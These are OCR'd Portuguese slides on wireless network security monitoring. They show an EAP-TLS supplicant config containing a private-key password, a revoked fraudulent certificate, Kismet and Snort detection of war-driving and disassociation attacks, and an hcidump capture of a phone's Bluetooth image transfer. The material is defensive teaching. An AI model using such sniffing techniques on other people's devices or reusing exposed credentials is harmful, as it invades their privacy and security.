
EAPOL: External notification - portValid=1

EAPOL: SUPP_PAE entering state **AUTHENTICATED**

WPA EAP_TLS

$ cat /etc/wpa_supplicant

```
network={
    ssid="MARINET"
    scan_ssid=1
    proto=WPA
    pairwise=CCMP TKIP
    group=CCMP TKIP
    key_mgmt=WPA-EAP
    eap=TLS
    identity="nelson"
    #ca_cert="/etc/ssl/certs/demoCA/cacert.pem"
    ca_cert="/etc/ssl/certs/root.pem"
    client_cert="/etc/ssl/certs/cert-clt.pem"
    private_key="/etc/ssl/certs/cert-clt.pem"
    priority=1
    private_key_passwd="5upers3crEt4"
}
```


Certificate
General
Details
Certification Path
Certification path
VeriSign Commercial Software Publishers CA
Fraudulent, NOT Microsoft
View Certificate
Certificate status:
This certificate was revoked by its certification authority.
OK

Métodos de proteção disponíveis

- [redacted]
- [redacted]
- [redacted]ente
- [redacted]
- [redacted]
- [redacted]
- [redacted]
- **Monitoramento**

Monitoramento

“O otimista não sabe o que o espera”

-- Millor

Monitoramento

Monitoramento genérico

- Logs, snort, prelude, etc

Monitoramento específico

- Recursos do concentrador. kismet, snortwireless, etc

Melhor dos mundos

- kismet + snort

Monitoramento

Concentrador

Attached Devices

DHCP Addresses


#	IP Address	Device Name	MAC Address
1	192.168.0.3	--	00:0c:41:0a:25:20
2	192.168.0.2	--	00:e0:98:74:c0:ba

Refresh

Monitoramento - Kismet

- Netstumbler, Wellenreiter, Airjack,
- SSID de mesmo nome trocando de canal
- Associa e continua o probe
- Pedidos de disassociação em broadcast

Monitoramento - Kismet



Kismet + Snort


```
$ grep fifo /etc/kismet.conf

fifo=/var/log/kismet.fifo
```

Para um monitoramento combinado, em tempo real:

```
snort -r /var/log/kismet.fifo
```

Mapeamento avançado



Network 6: "taz57kar" BSSID: "00:40:96:55:C8:4C"

Type : infrastructure

Carrier : 802.11b

Info : "AP350-ORGAO PUBLI^F"

Channel : 06

WEP : "Yes"

Referências

Links úteis

http://www.google.com

http://www.yahoo.com

http://www.dmoz.org

http://www.ask.com


Bluetooth

- **Freqüência 2.4GHz**
- **Uso ponto a ponto ou rede (piconets 1+7)**
- **Alcance de até 250 metros**
- **Concentradores bluetooh para conexão com redes IP (roteamento)**

Bluetooth

 # hcitool scan
scanning ...
00:10:60:A2:09:2C **Bluetooth Access Point Router**

Bluetooth


Bluetooth Access Point Router
File Edit View Favorites Tools Help
Back Search Favorites
Address http://192.168.2.1/status.htm
Go
Bluetooth Access Point Router
Index
> General Information
(Click on the Host icon to delete that PAN user)
Getway Information
Global IP(WAN) 10 61 5 117
System IP(LAN) 192 168 2 1
Gateway(LAN) 192 168 2 1
Netmask(LAN) 255 255 255 0
DNS 168 95 1 1
Op Mode Routing Mode
BT Name Bluetooth Access Point Route
BT Address 00:10:60:A2:09:2C
WAN Type DHCP
Connectability Enable
Security Mode No Security
Host List
00:10:60:AA:67:89
LEWIS252
00:02:5B:00:A5:A5
HP-XT395
00:09:C5:03:0A:6D
GRONK
Done
Internet

Bluetooth - Monitoramento

```
# hcidump  -a -r
HCIDump - HCI packet analyzer ver 1.10
HCI Event: Connect Request (0x04) plen 10
HCI Command: Accept Connection Request (0x01|0x0009) plen 7
HCI Event: Command Status (0x0f) plen 4
 HCI Event: Connect Complete (0x03) plen 11
[...]
 HCI Event: Remote Name Req Complete (0x07) plen 255
. ) . . W ` . N o k i a   6 6 0 0 . . .
ACL data: handle 0x0029 flags 0x02 dlen 82
L2CAP(d): cid 0x0041 len 78 [psm 3]
RFCOMM(d): UIH: cr 1 dlci 6 pf 1 ilen 73 fcs 0x93 credits 1
. . I . . ! . I . m . a . g . e . ( . 0
. 2 . 9 . ) . . . j . p . g . . . . . r
. B . . i m a g e / j p e g . D . . 2 0
0 4 0 3 0 6 T 1 5 4 0 4 2
ACL data: handle 0x0029 flags 0x01 dlen 164
L2CAP(d): cid 0x0041 len 672 [psm 3]
RFCOMM(d): UIH: cr 1 dlci 6 pf 1 ilen 666 fcs 0x93 credits 1
. . . H . . . . . . . J F I F . . . .
. . . . . . . . . ( . . . 0 6 / 0 3 / 2
0 0 4 . 1 4 : 4 0 : 4 0 . M o d e = 1 .
```

Ataques a redes sem fio

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